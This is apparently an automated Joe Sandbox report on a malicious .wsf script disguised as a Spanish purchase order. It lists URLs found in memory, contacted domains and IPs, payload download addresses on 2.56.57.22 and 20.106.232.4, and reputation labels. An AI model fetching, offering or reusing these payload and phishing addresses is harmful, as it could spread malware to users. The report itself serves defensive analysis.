http://2.56.57.22x	0%	Avira URL Cloud	safe	
http://www.40dgj.xyz/s4ig/www.bikebrewandflights.com	0%	Avira URL Cloud	safe	
http://www.choicearticleto-readtoday.info	0%	Avira URL Cloud	safe	
http://www.deadsdradqueer.comReferer:	0%	Avira URL Cloud	safe	
http://www.choicearticleto-readtoday.info/s4ig/	0%	Avira URL Cloud	safe	
http://www.createurs-de-bijoux.com/s4ig/	100%	Avira URL Cloud	malware	
http://www.acesso-livre-mercado.com	0%	Avira URL Cloud	safe	
http://www.prostitutkitambovasuck.info/s4ig/	100%	Avira URL Cloud	malware	
http://www.nexusbalance.com/s4ig/www.choicearticleto-readtoday.info	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://www.40dgj.xyzReferer:	0%	Avira URL Cloud	safe	
www.hibikaiteki.com/s4ig/	100%	Avira URL Cloud	malware	
http://www.deadsdradqueer.com	0%	Avira URL Cloud	safe	
http://www.bikebrewandflights.com/s4ig/www.hibikaiteki.com	0%	Avira URL Cloud	safe	
http://2.56.57.22/tsdfguhijk.txt	0%	Avira URL Cloud	safe	
http://www.caui.top	0%	Avira URL Cloud	safe	
http://www.bikebrewandflights.com/s4ig/	0%	Avira URL Cloud	safe	
http://www.createurs-de-bijoux.comReferer:	0%	Avira URL Cloud	safe	
http://www.nexusbalance.comReferer:	0%	Avira URL Cloud	safe	
http://20.106.232.4/rumpe/26-05-2022-StartUp.pdf	100%	Avira URL Cloud	malware	
http://https://contoso.com/	0%	URL Reputation	safe	
http://www.shref94.comReferer:	0%	Avira URL Cloud	safe	
http://2.56.57.22/daveCrpted.jpg	0%	Avira URL Cloud	safe	
http://www.acesso-livre-mercado.comReferer:	0%	Avira URL Cloud	safe	
http://www.caui.top/s4ig/	100%	Avira URL Cloud	phishing	
http://www.hibikaiteki.com/s4ig/	100%	Avira URL Cloud	malware	
http://www.hibikaiteki.com/s4ig/www.caui.top	100%	Avira URL Cloud	malware	
http://https://www.mgydez.site/s4ig/?0tx=dCXC	0%	Avira URL Cloud	safe	
http://www.createurs-de-bijoux.com/s4ig/www.fairble.com	100%	Avira URL Cloud	malware	
http://www.choicearticleto-readtoday.info/s4ig/www.sushifactoryamphawa.com	0%	Avira URL Cloud	safe	
http://20.6.	0%	Avira URL Cloud	safe	
http://www.giaohanggiaretetkiemhcm.com/s4ig/www.mentication.com	100%	Avira URL Cloud	malware	
http://www.mentication.com/s4ig/	100%	Avira URL Cloud	malware	
http://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG+zKIyPgsbPq7aByYUb53Y7vFTrhhhVYwgCqKyQGNMMvVk3uDgUSApaDProA7A9idTtJxA==	0%	Avira URL Cloud	safe	
http://20.106.232.4/dll/26-05-2022-StartUp.pdf	100%	Avira URL Cloud	malware	
http://www.sushifactoryamphawa.com/s4ig/www.mgav21.xyz	0%	Avira URL Cloud	safe	
http://www.giaohanggiaretetkiemhcm.com/s4ig/	100%	Avira URL Cloud	malware	
http://20.106.232.4	100%	Avira URL Cloud	malware	
http://www.mgav21.xyz	0%	Avira URL Cloud	safe	
http://www.hibikaiteki.comReferer:	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.mentication.com	0%	Avira URL Cloud	safe	
http://www.prostitutkitambovasuck.info	0%	Avira URL Cloud	safe	
http://www.prostitutkitambovasuck.infoReferer:	0%	Avira URL Cloud	safe	
http://www.shref94.com	0%	Avira URL Cloud	safe	
http://www.40dgj.xyz/s4ig/	0%	Avira URL Cloud	safe	
http://2.56.57.22/daveCrpted	0%	Avira URL Cloud	safe	
http://www.choicearticleto-readtoday.info/s4ig/?0tx=EE1KxreShStuWGRfOzXQivmJYb01nsHN4Y+USZVKUNF8o5M6FFhEbiUBXOrRFrwbnBV3ymr95w==&CTM8q=6lUH4xyXELQ8-0r	0%	Avira URL Cloud	safe	
http://www.bikebrewandflights.com	0%	Avira URL Cloud	safe	
http://2.56.57.22/ts	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.salazarcomunicacion.com	103.167.196.150	true	false		high
www.sushifactoryamphawa.com	199.34.228.47	true	false		high
www.mgav21.xyz	45.128.51.66	true	false		high
a-0019.standard.a-msedge.net	204.79.197.222	true	false		high
www.nexusbalance.com	91.195.240.103	true	false		high
part-0032.t-0009.fbs1-t-msedge.net	13.107.219.60	true	false		high
a-9999.a-msedge.net	204.79.197.254	true	false		high
www.choicearticleto-readtoday.info	54.203.72.218	true	false		high
site-cdn.onenote.net	unknown	unknown	false		high
www.createurs-de-bijoux.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.mgav21.xyz/s4ig/?0tx=dCXC+2ZT0QRaPMB/1bkCzyFCQOsWt/uhEcdMypxrEdi7eXd+jvTokAesL3IOP6QRIKOYlLryUQ==&CTM8q=6lUH4xyXELQ8-0r	true	• Avira URL Cloud: safe	unknown
http://www.nexusbalance.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=cD7SGqgsMdn1qG9AyDMlGxGbikkTJ3e+SLNAYG8XHeGes8xhGajuA9PSV6Vq4uulpQsNka3DRA==	true	• Avira URL Cloud: safe	unknown
www.hibikaiteki.com/s4ig/	true	• Avira URL Cloud: malware	low
http://2.56.57.22/tsdfguhijk.txt	true	• Avira URL Cloud: safe	unknown
http://20.106.232.4/rumpe/26-05-2022-StartUp.pdf	true	• Avira URL Cloud: malware	unknown
http://2.56.57.22/daveCrpted.jpg	true	• Avira URL Cloud: safe	unknown
http://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG+zKIyPgsbPq7aByYUb53Y7vFTrhhhVYwgCqKyQGNMMvVk3uDgUSApaDProA7A9idTtJxA==	true	• Avira URL Cloud: safe	unknown
http://20.106.232.4/dll/26-05-2022-StartUp.pdf	true	• Avira URL Cloud: malware	unknown
http://www.choicearticleto-readtoday.info/s4ig/?0tx=EE1KxreShStuWGRfOzXQivmJYb01nsHN4Y+USZVKUNF8o5M6FFhEbiUBXOrRFrwbnBV3ymr95w==&CTM8q=6lUH4xyXELQ8-0r	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.giaohanggiaretetkiemhcm.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.acesso-livre-mercado.com/s4ig/www.40dgj.xyz	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.bikebrewandflights.comReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.acesso-livre-mercado.com/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fairble.com/s4ig/www.shref94.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http:// www.shref94.com/s4ig/www.deadsdradqueer.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.mentication.comReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://2.56.57.22/daveCrpted.jpg0y	powershell.exe, 00000001.00000002.396098 842.000001FD1B781000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.nexusbalance.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.hibikaiteki.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.fairble.comReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.giaohanggiaretetkiemhcm.comReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http:// www.mention.com/s4ig/www.prostitutkitambovasuc k.info	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://2.56.57.22/daveCrpt	powershell.exe, 00000001.00000002.402117 178.000001FD1C2E7000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.fairble.com/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.40dgj.xyz	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000001.00000002.406922 081.000001FD2B5D4000.00000004.00000800.0 0020000.00000000.sdmp, powershell.exe, 0 000000C.00000002.447539481.00000181C4A74 000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000D.00000002.446574642. 000001DF10071000.00000004.00000800.00020 000.00000000.sdmp	false		high
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/nam e	powershell.exe, 00000001.00000002.395307 663.000001FD1B571000.00000004.00000800.0 0020000.00000000.sdmp, powershell.exe, 0 0000009.00000002.457098102.0000023A84A91 000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.434525264. 00000181B4A11000.00000004.00000800.00020 000.00000000.sdmp, powershell.exe, 00000 00D.00000002.434802938.000001DF00001000. 00000004.00000800.00020000.00000000.sdmp	false		high
http://www.nexusbalance.com/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.createurs-de-bijoux.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000000D.00000002.435103 706.000001DF00212000.00000004.00000800.0 0020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000000D.00000002.435103 706.000001DF00212000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://www.deadsdradqueer.com/s4ig/www.acesso-livre-mercado.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://go.micro	powershell.exe, 00000001.00000002.404888 113.000001FD1CABB000.00000004.00000800.0 0020000.00000000.sdmp, powershell.exe, 0 000000C.00000002.446583426.00000181B5F6C 000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://www.caui.topReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contoso.com/Icon	powershell.exe, 0000000D.00000002.446574642.000001DF10071000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://www.shref94.com/s4ig/	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://20.106.232.48	powershell.exe, 0000000C.00000002.441209131.00000181B57D7000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.sushifactoryamphawa.com/s4ig/	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 0000000D.00000002.435103706.000001DF00212000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG	explorer.exe, 0000002D.00000000.800415713.0000000004A42000.00000004.80000000.00040000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG	explorer.exe, 0000002D.00000000.800415713.0000000004A42000.00000004.80000000.00040000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.sushifactoryamphawa.comReferer:	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.choicearticleto-readtoday.infoReferer:	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://2.56.57.22	powershell.exe, 00000001.00000002.401894286.000001FD1C2BE000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.396098842.000001FD1B781000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.441209131.00000181B57D7000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.mgav21.xyzReferer:	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.mgav21.xyz/s4ig/www.createurs-de-bijoux.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.prostitutkitambovasuck.info/s4ig/TL	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://2.5	powershell.exe, 00000001.00000002.401894286.000001FD1C2BE000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.441209131.00000181B57D7000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://www.deadsdradqueer.com/s4ig/	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.sushifactoryamphawa.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.fairble.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.caui.top/s4ig/www.giaohanggiaretetkiemhcm.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://www.mgav21.xyz/s4ig/	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://2.56.57.22x	powershell.exe, 0000000C.00000002.436356861.00000181B4DB6000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://www.40dgj.xyz/s4ig/www.bikebrewandflights.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.choicearticleto-readtoday.info	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.deadsdradqueer.comReferer:	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.choicearticleto-readtoday.info/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.createurs-de-bijoux.com/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.acesso-livre-mercado.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.prostitutkitambovasuck.info/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nexusbalance.com/s4ig/www.choicearticleto-readtoday.info	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 0000000D.00000002.446574 642.000001DF10071000.00000004.00000800.0 0020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://img.sedoparking.com	explorer.exe, 00000006.00000002.89355531 8.0000000002B62000.00000004.80000000.000 40000.00000000.sdmp, explorer.exe, 00000 02D.00000000.800415713.0000000004A42000. 00000004.80000000.00040000.00000000.sdmp	false		high
http://www.40dgj.xyzReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.deadsdradqueer.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.bikebrewandflights.com/s4ig/www.hibikaiteki.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.caui.top	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.bikebrewandflights.com/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.createurs-de-bijoux.comReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.nexusbalance.comReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 0000000D.00000002.446574 642.000001DF10071000.00000004.00000800.0 0020000.00000000.sdmp	true	• URL Reputation: safe	unknown
http://www.shref94.comReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.acesso-livre-mercado.comReferer:	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.caui.top/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://www.hibikaiteki.com/s4ig/	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.hibikaiteki.com/s4ig/www.caui.top	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.mgydez.site/s4ig/?0tx=dCXC	explorer.exe, 00000006.00000002.89355531 8.0000000002B62000.00000004.80000000.000 40000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.createurs-de-bijoux.com/s4ig/www.fairble.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.choicearticleto-readtoday.info/s4ig/www.sushifactoryamphawa.com	explorer.exe, 00000006.00000002.89054074 0.00000000005D9000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://20.6.	powershell.exe, 0000000C.00000003.425480626.00000181CCBE1000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000000C.00000003.425363983.00000181CCBB2000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.450695738.00000181CCBE2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	low
http://nuget.org/NuGet.exe	powershell.exe, 00000001.00000002.406922081.000001FD2B5D4000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.447539481.00000181C4A74000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000D.00000002.446574642.000001DF10071000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.giaohanggiaretetkiemhcm.com/s4ig/www.mentication.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.mentication.com/s4ig/	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.sushifactoryamphawa.com/s4ig/www.mgav21.xyz	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.giaohanggiaretetkiemhcm.com/s4ig/	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://20.106.232.4	powershell.exe, 0000000C.00000002.440905719.00000181B57B1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000C.00000002.435361690.00000181B4C21000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.mgav21.xyz	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.hibikaiteki.comReferer:	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.mentication.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.prostitutkitambovasuck.info	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.sedo.com/services/parking.php3	explorer.exe, 00000006.00000002.893555318.0000000002B62000.00000004.80000000.00040000.00000000.sdmp, explorer.exe, 0000002D.00000000.800415713.0000000004A42000.00000004.80000000.00040000.00000000.sdmp	false		high
http://www.prostitutkitambovasuck.infoReferer:	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.shref94.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.40dgj.xyz/s4ig/	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://2.56.57.22/daveCrpted	powershell.exe, 00000001.00000002.402117178.000001FD1C2E7000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.bikebrewandflights.com	explorer.exe, 00000006.00000002.890540740.00000000005D9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://2.56.57.22/ts	powershell.exe, 0000000C.00000002.441209131.00000181B57D7000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.34.228.47	www.sushifactoryamphawa.com	United States		27647	WEEBLYUS	false
54.203.72.218	www.choicearticleto-readtoday.info	United States		16509	AMAZON-02US	false
45.128.51.66	www.mgav21.xyz	Netherlands		35913	DEDIPATH-LLCUS	false
2.56.57.22	unknown	Netherlands		395800	GBTCLOUDUS	true
91.195.240.103	www.nexusbalance.com	Germany		47846	SEDO-ASDE	false
20.106.232.4	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635408
Start date and time: 27/05/202221:14:16	2022-05-27 21:14:16 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NUEVA ORDEN DE COMPRA 80107.wsf
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	52
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winWSF@70/24@8/6
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 73.8% (good quality ratio 68.4%) • Quality average: 72.1% • Quality standard deviation: 30.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .wsf • Adjust boot time • Enable AMSI • Override analysis time to 240s for sample based on specific behavior

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SearchUI.exe, dllhost.exe, backgroundTaskHost.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, ShellExperienceHost.exe, WMIADAP.exe, conhost.exe, svchost.exe, mobsync.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.50.104.250, 13.107.42.254
